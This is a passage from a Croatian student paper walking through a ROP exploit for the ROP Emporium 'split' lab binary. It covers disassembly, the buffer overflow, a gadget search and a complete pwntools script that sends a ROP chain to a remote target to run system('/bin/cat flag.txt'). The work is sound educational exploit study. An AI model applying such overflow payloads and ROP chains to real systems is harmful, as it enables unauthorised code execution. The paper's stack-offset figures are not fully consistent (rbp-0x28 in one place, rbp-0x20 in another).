0x0040071f      488d45e0            lea     rax, [buf] ; load effective address
0x00400723      ba60000000          mov     edx, 0x60 ; '`' ; 96 ; moves data from src to dst; size_t nbyte
0x00400728      4889c6              mov     rsi, rax ; moves data from src to dst; void *buf
0x0040072b      bf00000000          mov     edi, 0 ; moves data from src to dst; int fildes
0x00400730      e85bfeffff          call    read ; sym.imp.read ; calls a subroutine, push eip into the stack (esp) ; ...
0x00400735      bf3f084000          mov     edi, str.Thank_you ; 0x40083f ; moves data from src to dst; const char *s
0x0040073a      e811feffff          call    puts ; sym.imp.puts ; calls a subroutine, push eip into the stack (esp) ; ...
0x0040073f      90                  nop ; no operation
0x00400740      c9                  leave ; one byte alias for mov esp, ebp ; pop ebp
0x00400741      c3                  ret ; return from subroutine. pop 4 bytes from esp and jump there.
```

Slika 6. Pwnme funkcija (autor: Vlastita izrada)

Na slici 6 prikazan je disasemblerom generiran prikaz funkcije pwnme. Na samom početku funkcije vidi se tipična priprema stack frame-a:

push rbp

mov rbp, rsp

sub rsp, 0x20

Ovim se na stacku rezervira prostor za lokalne varijable funkcije. Cutter u komentaru označava lokalnu varijablu buf kao:

*var void *buf @ stack - 0x28*

što znači da se međuspremnik za korisnički unos nalazi na adresi rbp - 0x28. Iz ranijih instrukcija vidljivo je da se nad tim međuspremnikom poziva funkcija memset s veličinom 0x20:

lea rax, [buf]

mov edx, 0x20 ; 32 bajta

mov rsi, rax

mov edi, 0

call memset

Dakle, *logična* veličina međuspremnika je **32 bajta**: memset postavlja prvih 32 bajta na nulu. Time dobivamo važnu informaciju o tome koliko je prostora stvarno rezervirano za korisnički tekstualni ulaz.
Nakon inicijalizacije međuspremnika, funkcija ispisuje nekoliko poruka korisniku te zatim poziva funkciju read:


```
lea  rax, [buf]
mov  edx, 0x60       ; 96 bajtova
mov  rsi, rax        ; pokazivač na buf
mov  edi, 0          ; file descriptor 0 (stdin)
call read
```

Ovdje dolazimo do ključne točke ranjivosti:

- funkcija read u Linuxu ima prototip ssize_t read(int fd, void *buf, size_t count);
- prema System V AMD64 calling conventionu, argumenti se predaju redom u registre:
    - rdi – prvi argument (fd, u ovom slučaju 0 = standardni ulaz),
    - rsi – drugi argument (buf, adresa lokalnog međuspremnika),
    - rdx – treći argument (count, maksimalan broj bajtova za čitanje).

Iz koda je jasno da se u rdx stavlja vrijednost 0x60, odnosno **96 bajtova**, dok međuspremnik buf ima kapacitet od samo **32 bajta**. To znači da, ako korisnik unese više od 32 znaka, funkcija read će zapisivati izvan predviđenih granica međuspremnika, najprije preko ostatka lokalnog prostora na stacku, zatim preko spremljenog registra rbp, a zatim i preko povratne adrese funkcije pwnme. Ova razlika između veličine međuspremnika (32 bajta) i maksimalnog broja bajtova koje read može pročitati (96 bajtova) predstavlja klasičnu stack-based buffer overflow ranjivost. Budući da je read “slijepa” funkcija koja ne provjerava je li korisnički unos kraći od zadanog broja bajtova, odgovornost za provjeru veličine ulaza prebačena je na programera – što u ovom izazovu namjerno nije učinjeno. Kad korisnik unese dovoljno dugačak niz znakova, prepisat će se povratna adresa spremljena na stacku. Time napadač stječe mogućnost da nakon završetka funkcije pwnme program ne nastavi izvršavanje u funkciji main, već na adresi po vlastitom izboru. Budući da je NX bit na ovom programu uključen, nije moguće jednostavno skočiti na kod ubrizgan na stack, pa se umjesto toga koristi tehnika ROP-a, pri čemu se povratna adresa prepisuje adresom prvog ROP gadgeta.

3.4.2. Funkcija usefulFunction kao cilj napada



Slika 7. usefulFunction funkcija (autor: Vlastita izrada)

Na slici 7 prikazan je kod funkcije usefulFunction. Riječ je o vrlo kratkoj funkciji čiji je glavni sadržaj sljedeći:

```
push rbp
mov  rbp, rsp
mov  edi, str.bin_ls  ; adresa stringa "/bin/ls"
call system           ; sym.imp.system
nop
pop  rbp
ret
```

Funkcija usefulFunction nije pozvana u uobičajenom tijeku izvršavanja programa, no u binarnoj datoteci postoji i može se iskoristiti kao dio napada. Iz prikazanog koda vidljivo je da funkcija:

1. postavlja vrijednost registra edi na adresu stringa "/bin/ls" (labela str.bin_ls),
2. poziva funkciju system, koja u ljusci izvršava zadanu naredbu.

Iako se na x86-64 arhitekturi prvi argument predaje u registru rdi, upotreba 32-bitnog registra edi je dopuštena jer njegovo zapisivanje automatizmom “nula-proširi” gornjih 32 bita rdi. Dakle, efektivno se kao prvi argument funkcije system predaje pokazivač na string "/bin/ls". U dekompiliranom obliku funkciju bismo mogli zapisati približno kao:

```
void usefulFunction(void) {
   system("/bin/ls");
}
```

U kontekstu izazova, usefulFunction predstavlja **“skrivenu”** funkcionalnost: korisnik je ne može pokrenuti direktno kroz uobičajeno korištenje programa, ali napadač može preusmjeriti tok izvršavanja tako da se ona ipak pozove. Još je važnije što se u segmentu podatka

programa nalazi i drugi string, primjerice "/bin/cat flag.txt", koji nije izravno korišten u izvornom kodu. Ako napadač uspije:

- kontrolirati povratnu adresu iz funkcije pwnme,
- postaviti registar rdi na adresu stringa "/bin/cat flag.txt",
- te zatim pozvati funkciju system,

moći će pročitati sadržaj datoteke flag.txt na sustavu žrtve, što je i cilj izazova.
Opis na slici 4.4 ilustrira upravo ovaj koncept: trenutni kod u usefulFunction poziva system("/bin/ls"), no ideja je “zloupotrijebiti” taj poziv tako da se argument funkcije system promijeni. Umjesto stringa "/bin/ls", potrebno je u rdi smjestiti adresu stringa koji omogućuje pristup traženom sadržaju, primjerice "/bin/cat flag.txt".

3.4.3. Sažetak: ranjivost i plan napada

Analiza funkcije pwnme pokazala je da se korisnički unos učitava u lokalni međuspremnik veličine 32 bajta, pri čemu funkcija read može upisati do 96 bajtova podataka. Zbog toga je moguće prepisati spremljenu povratnu adresu na stacku i time preuzeti kontrolu nad tokom izvršavanja programa. Budući da je NX bit uključen, napad se ne može izvesti klasičnim shellcodeom, nego je potrebno konstruirati ROP lanac koji iskorištava postojeće instrukcije u programu.

Istovremeno, funkcija usefulFunction sadrži poziv system("/bin/ls") te se u programskom segmentu podataka nalazi i drugi string s naredbom "/bin/cat flag.txt". Kombiniranjem ova dva elementa definira se cilj napada: izgraditi ROP lanac koji, nakon prepisivanja povratne adrese iz pwnme, postavlja registar rdi na adresu stringa "/bin/cat flag.txt" i poziva funkciju system. Na taj način, umjesto standardnog ispisa, program izvršava naredbu koja ispisuje sadržaj datoteke flag.txt.

U sljedećem poglavlju opisuje se kako se, polazeći od ove analize, pronalaze potrebni ROP gadgeti i konstruira konkretan exploit koji ostvaruje zadani cilj.

3.5. Konstruiranje ROP lanca i izrada exploita

U prethodnim poglavljima analizirana je ranjivost u funkciji pwnme te je identificirano da je moguće prepisati povratnu adresu i preusmjeriti tok izvođenja na poziv funkcije system, uz promjenu njezina argumenta na string "/bin/cat flag.txt". U ovom poglavlju prikazan je postupak izgradnje konkretnog ROP exploita korištenjem biblioteke **pwntools** i alata **ROPgadget**.

3.5.1. Inicijalna pwntools skripta i p64

Kao polazište izrađena je kratka Python skripta koja koristi biblioteku pwntools te postavlja kontekst binarne datoteke:

*from pwn import **
context.binary = binary = ELF("./split", checksec=False)
system_address = p64(0x0040074b)

Funkcija ELF učitava binarnu datoteku split i omogućuje jednostavan pristup simbolima i adresama unutar izvršne datoteke. Varijabla system_address sadrži adresu instrukcije kojom se poziva system (u sklopu funkcije usefulFunction), zapakiranu pomoću funkcije p64.

Funkcija p64 pretvara 64-bitnu adresu u niz od 8 bajtova u little-endian obliku, onako kako će se ona stvarno nalaziti na stacku. Primjerice, vrijednost 0x000000000040074b u memoriji je predstavljena kao slijed bajtova b'\x4b\x07\x40\x00\x00\x00\x00\x00'. Ovakvo pakiranje je nužno kako bi se adrese mogle ispravno umetnuti u payload.

```
1  from pwn import *
2
3  context.binary = binary = ELF("./split", checksec=False)
4
5  system_address = p64(0x0040074b)
```


Slika 8. Početna swntools skripta (autor: Vlastita izrada)

3.5.2. Pronalaženje stringa “/bin/cat flag.txt”

Sljedeći korak je pronalaženje stringova prisutnih u binarnoj datoteci. Pomoću alata za analizu (npr. rabin2, strings ili ugrađenih funkcija u Cutteru) dobiven je popis tekstualnih podataka u segmentima programa. Na tom popisu uočava se više stringova, uključujući:

- "/bin/ls" – koji koristi usefulFunction,
- "/bin/cat flag.txt" – string koji nije izravno pozvan, ali je idealan za naš cilj.

Uz svaki string navedena je i njegova memorijska adresa. Za string "/bin/cat flag.txt" zabilježena je adresa, primjerice 0x00601060. Kasnije će upravo ta adresa biti postavljena u registar rdi kao argument funkcije system.



Slika 9. Popis stringova u binarnoj datoteci (autor: Vlastita izrada)

Nakon toga, adresa stringa dodaje se u pwntools skriptu:

```
0x00601060   /bin/cat flag.txt
```

```
1  from pwn import *
2
3  context.binary = binary = ELF("./split", checksec=False)
4
5  system_address = p64(0x0040074b)
6  cat_flag_txt_str_addr = p64(0x00601060)
```

Slika 10. Definiranje adrese stringa "/bin/cat flag.txt" u pwntools skripti (autor:Vlastita izrada)

Varijabla cat_flag_txt_str_addr sada sadrži little-endian reprezentaciju adrese stringa "/bin/cat flag.txt", koja će kasnije biti umetnuta u payload odmah iza ROP gadgeta koji postavlja registar rdi.

3.5.3. Pronalaženje ROP gadgeta pop rdi; ret


Kako bi se promijenio argument funkcije system, potrebno je kontrolirati registar rdi prije njezina poziva. Za to je potreban ROP gadget koji izvršava instrukciju pop rdi i potom ret, čime se:

1. s vrha stacka čita 8-bajtna vrijednost i sprema u registar rdi (pop rdi),
2. zatim se izvršavanje nastavlja na adresi sljedeće vrijednosti na stacku (ret).

Potraga za gadgetima obavljena je alatom **ROPgadget** naredbom:

ROPgadget --binary split --depth 12 > gadgets.txt

Ovdje --binary split specificira binarnu datoteku, a --depth 12 definira maksimalnu duljinu slijeda instrukcija koji se promatra kao mogući gadget. Rezultat je spremljen u datoteku gadgets.txt.



Slika 11. Popis svih ROP gadgeta (autor: VLastita izrada)

U dobivenom popisu gadgeta nalazi se više linija koje upravljaju registrom rdi, ali je najpovoljnije koristiti gadget koji sadrži što manje dodatnih instrukcija – u idealnom slučaju samo:

0x00000000004007c3 : pop rdi ; ret

Ovaj gadget omogućuje da u ROP lancu prvo postavimo adresu gadgeta na mjesto povratne adrese, a odmah iza toga adresu stringa "/bin/cat flag.txt". Kada se gadget izvrši, rdi će sadržavati željenu adresu, a naredni ret će prebaciti izvođenje na sljedeću adresu na stacku, tj. na adresu funkcije system.

Nakon identifikacije gadgeta njegova se adresa dodaje u skriptu:

pop_rdi_ret_addr = p64(0x00000000004007c3)

3.5.4. Sastavljanje ROP payloada


Sada su poznati svi potrebni elementi:

- adresa gadgeta pop rdi ; ret,
- adresa stringa "/bin/cat flag.txt",
- adresa poziva funkcije system.

Preostaje odrediti koliko je bajtova potrebno za **“padding”**, tj. za ispunu buffer-a do povratne adrese. Iz analize funkcije pwnme proizlazi da se lokalni međuspremnik buf nalazi na adresi rbp - 0x20, dok se povratna adresa nalazi 8 bajtova iznad spremljenog rbp. Stoga je potrebno:

- 32 bajta (0x20) za popunjavanje međuspremnika,
- dodatnih 8 bajtova (0x8) za prepisivanje spremljenog rbp.

Ukupno je dakle 40 bajtova potrebno da se dođe do povratne adrese. U pwntools skripti payload je konstruiran na sljedeći način:



```python
from pwn import *

target_ip = "10.0.2.15"
tagret_port = 1337

p = remote(target_ip, tagret_port)



system_address = p64(0x0040074b)
cat_flag_txt_str_addr = p64(0x00601060)
pop_rdi_ret_addr = p64(0x00000000004007c3)

payload = b"A" * 0x20
payload += b"B" * 0x8
payload += pop_rdi_ret_addr
payload += cat_flag_txt_str_addr
payload += system_address


p.recv()
p.sendline(payload)
print(p.recvline())
success(p.recvline())
```

Slika 12. Potpuni ROP exploit (autor: Vlastita izrada)

Prvih 40 bajtova ("A" * 0x20 i "B" * 0x8) služe isključivo za dosezanje i prepisivanje povratne adrese. Umjesto izvorne povratne adrese, na stack se zatim stavljaju:

1. adresa gadgeta pop rdi ; ret,
2. adresa stringa "/bin/cat flag.txt",
3. adresa poziva system.

Kada funkcija pwnme završi, ret instrukcija skočit će na gadget pop rdi ; ret. Gadget će s vrha stacka uzeti adresu stringa i smjestiti je u rdi, zatim će sljedeća ret instrukcija prebaciti izvođenje na adresu system. Budući da rdi već sadrži adresu "/bin/cat flag.txt", funkcija system će izvršiti upravo tu naredbu.

3.5.5. Izvršavanje exploita i dobivanje flag.txt

Eksploit se pokreće na napadačkoj strani jednostavnom naredbom:


python3 exploit.py

Na izlazu se najprije prikazuje poruka kojom pwntools potvrđuje uspostavu TCP veze s žrtvinim sustavom (IP adresa i port 1337). Zatim se ispisuju poruke koje program split šalje (npr. “Thank you!”), a nakon izvršavanja ROP lanca i poziva system("/bin/cat flag.txt") pojavljuje se sadržaj datoteke flag.txt. U primjeru s ROP Emporiumom to je tekstualna vrijednost oblika:

ROPE{a_placeholder_32byte_flag}

Ovim je potvrđeno da je exploit uspješno:

1. preuzeo kontrolu nad povratnom adresom iz funkcije pwnme,
2. putem ROP gadgeta postavio registar rdi na adresu stringa "/bin/cat flag.txt",
3. pozvao funkciju system s tim argumentom,
4. i vratio sadržaj datoteke flag.txt napadaču.



Slika 13. Rezultat izvršavanja exploita (autor: Vlastita izrada)

4. Zaključak

U radu je prikazana tehnika Return-Oriented Programming (ROP) kroz teorijski pregled i praktičan primjer. Teorijski dio objasnio je kako klasični buffer overflow omogućuje preuzimanje kontrole nad povratnom adresom te zašto su uvedeni mehanizmi poput NX bita i ASLR-a. Budući da oni otežavaju korištenje klasičnog shellcodea, ROP se nameće kao napad u kojem se umjesto ubrizganog koda iskorištavaju postojeće instrukcije (gadgeti) unutar programa i njegovih biblioteka.

Na izazovu split iz ROP Emporiuma pokazano je kako konkretno izgleda takav napad. U funkciji pwnme pronađena je buffer overflow ranjivost (32-bajtni međuspremnik i read koji prihvaća do 96 bajtova), dok usefulFunction i string "/bin/cat flag.txt" pružaju zgodan cilj. Uz pomoć alata Cutter i ROPgadget te biblioteke pwntools konstruiran je ROP lanac: padding prepisuje povratnu adresu, gadget pop rdi ; ret postavlja registar rdi na adresu stringa "/bin/cat flag.txt", a zatim se poziva system, čime se na računalu žrtve izvršava naredba za čitanje datoteke flag.txt.

Iako je primjer izveden u pojednostavljenom, laboratorijskom okruženju (isključen ASLR, namjerno ranjiv program), on jasno ilustrira ključne korake: analizu binarne datoteke, identifikaciju ranjivosti, pronalaženje gadgeta i izgradnju ROP payloada. Takvo razumijevanje korisno je ne samo za razvoj exploita, već i za dizajniranje obrambenih mehanizama koji će slične napade u stvarnim sustavima otežati ili onemogućiti.

Popis literature

1. Shacham, H. (2007). The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS), 552–561. https://doi.org/10.1145/1315245.1315313

2. Roemer, R., Buchanan, E., Shacham, H., & Savage, S. (2012). Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security, 15*(1), 2:1–2:34. https://doi.org/10.1145/2133375.2133377

3. Ruan, Y., Kalyanasundaram, S., & Zou, X. (2016). Survey of return-oriented programming defense mechanisms. *Security and Communication Networks, 9*(10), 1247 – 1265. https://doi.org/10.1002/sec.1406

4. Butt, M. A., Ajmal, Z., Khan, Z. I., Idrees, M., & Javed, Y. (2022). An in-depth survey of bypassing buffer overflow mitigation techniques. *Applied Sciences, 12*(13), 6702. https://doi.org/10.3390/app12136702

Popis slika